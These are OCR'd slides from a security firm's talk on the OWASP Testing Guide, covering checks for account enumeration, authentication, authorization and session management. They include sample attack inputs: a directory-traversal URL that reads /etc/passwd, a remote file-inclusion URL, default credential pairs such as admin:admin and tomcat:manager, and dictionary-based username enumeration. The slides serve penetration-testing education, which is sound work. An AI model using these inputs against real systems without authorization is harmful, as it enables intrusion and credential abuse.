
Testing for Account Enumeration and Guessable User Account (OTG-IDENT-004)

- Client request: Valid user/wrong password --> Server answer:'The password is not correct'
- Client request: Wrong user/wrong password --> Server answer:'User not recognized'

- Analyzing the error code received on login pages
- Analyzing URLs and URLs re-directions
- Analyzing Web page Titles
- Analyzing a message received from a recovery facility

Testing for Weak or unenforced username policy (OTG-IDENT-005)

- Determine the structure of account names.
- Evaluate the application's response to valid and invalid account names.
- Use different responses to valid and invalid account names to enumerate valid account names.
- Use account name dictionaries to enumerate valid account names.


3 roles defined
Visitor
Cisco ASA 9
Username enforced,
even after registration
F5 WAF
APACHE
HTTP SERVER
HTTP(s)
SQL Transaction
RP amazin.com
Presentation server
Application server
Database
Token
LDAP
EJB Admin using API
Admin
Attacker
Account test enabled

Testing Guide

- Authentication Testing

EXCELLIUM

Your first call when it comes to IT and Security!

March 16, 2017

Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001)

- From the server to the client
- From the server to the DB
- From the frontend to the backend

Example 1: Sending data with POST method through HTTP
Example 2: Sending data with POST method through HTTPS
Example 3: Sending data with POST method via HTTPS on a page reachable via HTTP
Example 4: Sending data with GET method through HTTPS

Testing for default credentials (OTG-AUTHN-002)

How many default credentials in my components ?

How many components in my application ☺ ?

admin:admin

test:test

tomcat:manager

Testing for Weak lock out mechanism (OTG-AUTHN-003)

[1] Attempt to log in with an incorrect password 3 times.

[2] Successfully log in with the correct password, thereby showing that the lockout mechanism doesn't trigger after 3 incorrect authentication attempts.

[5] Attempt to log in with an incorrect password 5 times.

[6] Attempt to log in with the correct password. The application returns "Your account is locked out.", thereby confirming that the account is locked out after 5 incorrect authentication attempts.

[8] Attempt to log in with the correct password 10 minutes later. The application returns "Your account is locked out.", thereby showing that the lockout mechanism does not automatically unlock after 10 minutes.

[9] Successfully log in with the correct password 15 minutes later, thereby showing that the lockout mechanism automatically unlocks after a 10 to 15 minute period.

Wait….. What about bruteforce ?

Testing for bypassing authentication schema (OTG-AUTHN-004)

- Direct page request (forced browsing)
- Parameter modification
- Session ID prediction
- SQL injection

Test remember password functionality (OTG-AUTHN-005)

• Look for passwords being stored in a cookie. Examine the cookies stored by the application. Verify that the credentials are not stored in clear text, but are hashed.

• Examine the hashing mechanism: if it is a common, well-known algorithm, check for its strength; in homegrown hash functions, attempt several usernames to check whether the hash function

is easily guessable.

• Verify that the credentials are only sent during the log in phase, and not sent together with every request

to the application.

• Consider other sensitive form fields (e.g. an answer to a secret question that must be entered in a password recovery or account unlock form).

Testing for Browser cache weakness (OTG-AUTHN-006)

- Cache-Control: no-cache, no-store
- Expires: 0
- Pragma: no-cache

Testing for Weak password policy (OTG-AUTHN-007)

[1] What characters are permitted and forbidden for use within a password? Is the user required to use characters from different character sets such as lower and uppercase letters, digits and special symbols?

[2] How often can a user change their password? How quickly can a user change their password after a previous change? Users may bypass password history requirements by changing their password 5 times in a row so that after the last password change they have configured their initial password again.

[3] When must a user change their password? After 90 days? After account lockout due to excessive log on attempts?

[4] How often can a user reuse a password? Does the application maintain a history of the user's previous used 8 passwords?

[5] How different must the next password be from the last password?

[6] Is the user prevented from using his username or other account information (such as first or last name) in the password?

Testing for Weak security question/answer (OTG-AUTHN-008)

Pre-generated questions:

The answers may be known to family members or close friends of the user, e.g. “What is your mother’s maiden name?”, “What is your date of birth?”

Self-generated questions:

What is 1+1?

Testing for weak password change or reset functionalities (OTG-AUTHN-009)

[1] if users, other than administrators, can change or reset passwords for accounts other than their own.

[2] if users can manipulate or subvert the password change or reset process to change or reset the password of another user or administrator.

[3] if the password change or reset process is vulnerable to CSRF.


[4] Is the old password requested to complete the change?

Testing for Weaker authentication in alternative channel (OTG-AUTHN-010)

- Standard website
- Mobile, or specific device, optimized website
- Accessibility optimized website
- Alternative country and language websites
- Parallel websites that utilize the same user accounts (e.g. another website offering different functionally of the same organization, a partner website with which user accounts are shared)
- Development, test, UAT and staging versions of the standard website

Testing Guide

Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001)
Testing for default credentials (OTG-AUTHN-002)
Testing for Weak lock out mechanism (OTG-AUTHN-003)
Testing for bypassing authentication schema (OTG-AUTHN-004)
Test remember password functionality (OTG-AUTHN-005)
Testing for Browser cache weakness (OTG-AUTHN-006)
Testing for Weak password policy (OTG-AUTHN-007)
Testing for Weak security question/answer (OTG-AUTHN-008)
Testing for weak password change or reset functionalities (OTG-AUTHN-009)
Testing for Weaker authentication in alternative channel (OTG-AUTHN-010)



Testing Guide

- Authorization Testing

EXCELLIUM

Your first call when it comes to IT and Security!

March 16, 2017

Testing Directory traversal/file include (OTG-AUTHZ-001)

http://example.com/getUserProfile.jsp?item=../../../../etc/passwd

http://example.com/index.php?file=http://www.owasp.org/malicioustxt

\\server_or_ip\path\to\file.abc -> Microsoft single sign on and cross server request forgery

Testing for bypassing authorization schema (OTG-AUTHZ-002)

- Is it possible to access that resource even if the user is not authenticated?
- Is it possible to access that resource after the log-out?
- Is it possible to access functions and resources that should be accessible to a user that holds a different role or privilege?
- Is it possible to access administrative functions also if the tester is logged as a user with standard privileges?
- Is it possible to use these administrative functions as a user with A different role and for whom that action should be denied?

Testing for Privilege Escalation (OTG-AUTHZ-003)

Testing for role/privilege manipulation

Where are the controls : On the view, model, controller ? Switch user ?

Testing for Insecure Direct Object References (OTG-AUTHZ-004)

Uploaded files, banking details

http://foo.bar/showImage?img=img00011


Testing Guide

Testing Directory traversal/file include (OTG-AUTHZ-001)

Testing for bypassing authorization schema (OTG-AUTHZ-002)

Testing for Privilege Escalation (OTG-AUTHZ-003)

Testing for Insecure Direct Object References (OTG-AUTHZ-004)


Visitor
Cisco ASA 9
F5 WAF
APACHE HTTP SERVER
Upload allowed + direct access
HTTP(s)
RP amazin.com
Presentation server
Application server
SQL Transaction
Database
Token
LDAP
EJB Admin using API
Admin
Attacker
EXCELLIUM

Testing Guide

- Session Management

EXCELLIUM

Your first call when it comes to IT and Security!

March 16, 2017

Testing for Bypassing Session Management Schema (OTG-SESS-001)

Are all Set-Cookie directives tagged as Secure?

- Do any Cookie operations take place over unencrypted transport?
- Can the Cookie be forced over unencrypted transport?
- If so, how does the application maintain security?
- Are any Cookies persistent?
- What Expires= times are used on persistent cookies, and are they reasonable?
- Are cookies that are expected to be transient configured as such?
- What HTTP/1.1 Cache-Control settings are used to protect Cookies?
- What HTTP/1.0 Cache-Control settings are used to protect Cookies?

sha256(192.168.100.1:owaspuser:password:15:58)

Birthday paradox

Testing for Cookies attributes (OTG-SESS-002)

- secure
- httponly
- domain
- path
- expire

Testing for Session Fixation (OTG-SESS-003)

POST https://www.example.com/authentication.php HTTP/1.1
Host: www.example.com
……
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com
Cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1
Content-Type: application/x-www-form-urlencoded
Content-length: 57
Name=Meucci&wpPassword=secret!&wpLoginattempt=Log+in


HTTP/1.1 200 OK
Date: Thu, 14 Aug 2008 14:52:58 GMT
Server: Apache/2.2.2 (Fedora)
X-Powered-By: PHP/5.1.6
Content-language: en
Cache-Control: private, must-revalidate, max-age=0
Content-length: 4090
Connection: close
Content-Type: text/html; charset=UTF-8

Testing for Exposed Session ID (OTG-SESS-004)

- Protocol used (e.g., HTTP vs. HTTPS)
- HTTP Headers
- Mixed content
- Message Body (e.g., POST or page content)

Cross Site Request Forgery Attacks

Attacking trust relationships



Protection actions –

- Tag each form with unique token and verify on form submission.
- Verify Referer headers, if available.

Testing for logout functionality (OTG-SESS-006)

- A log out button is present on all pages of the web application.
- The log out button should be identified quickly by a user who wants to log out from the web application.
- After loading a page the log out button should be visible without scrolling.
- Ideally the log out button is placed in an area of the page that is fixed in the view port of the browser and not affected by scrolling of the content

What in an SSO environnement ?

Test Session Timeout (OTG-SESS-007)

- The log out function effectively destroys all session token, or at least renders them unusable,
- The server performs proper checks on the session state, disallowing an attacker to replay previously destroyed session identifiers
- A timeout is enforced and it is properly enforced by the server. If the server uses an expiration time that is read from a session token that is sent by the client (but this is not advisable), then the token must be cryptographically protected from tampering.

Testing for Session puzzling (OTG-SESS-008)

This vulnerability occurs when an application uses the same session variable for more than one purpose.

Classical example : shared host + 2 applications.
$_SESSION[“logged”]=true; in one application.

Testing Guide

Testing for Bypassing Session Management Schema (OTG-SESS-001)

Testing for Cookies attributes (OTG-SESS-002)

Testing for Session Fixation (OTG-SESS-003)

Testing for Exposed Session Variables (OTG-SESS-004)

Testing for Cross Site Request Forgery (CSRF) (OTG-SESS-005)

Testing for logout functionality (OTG-SESS-006)

Test Session Timeout (OTG-SESS-007)

Testing for Session puzzling (OTG-SESS-008)

Testing Guide

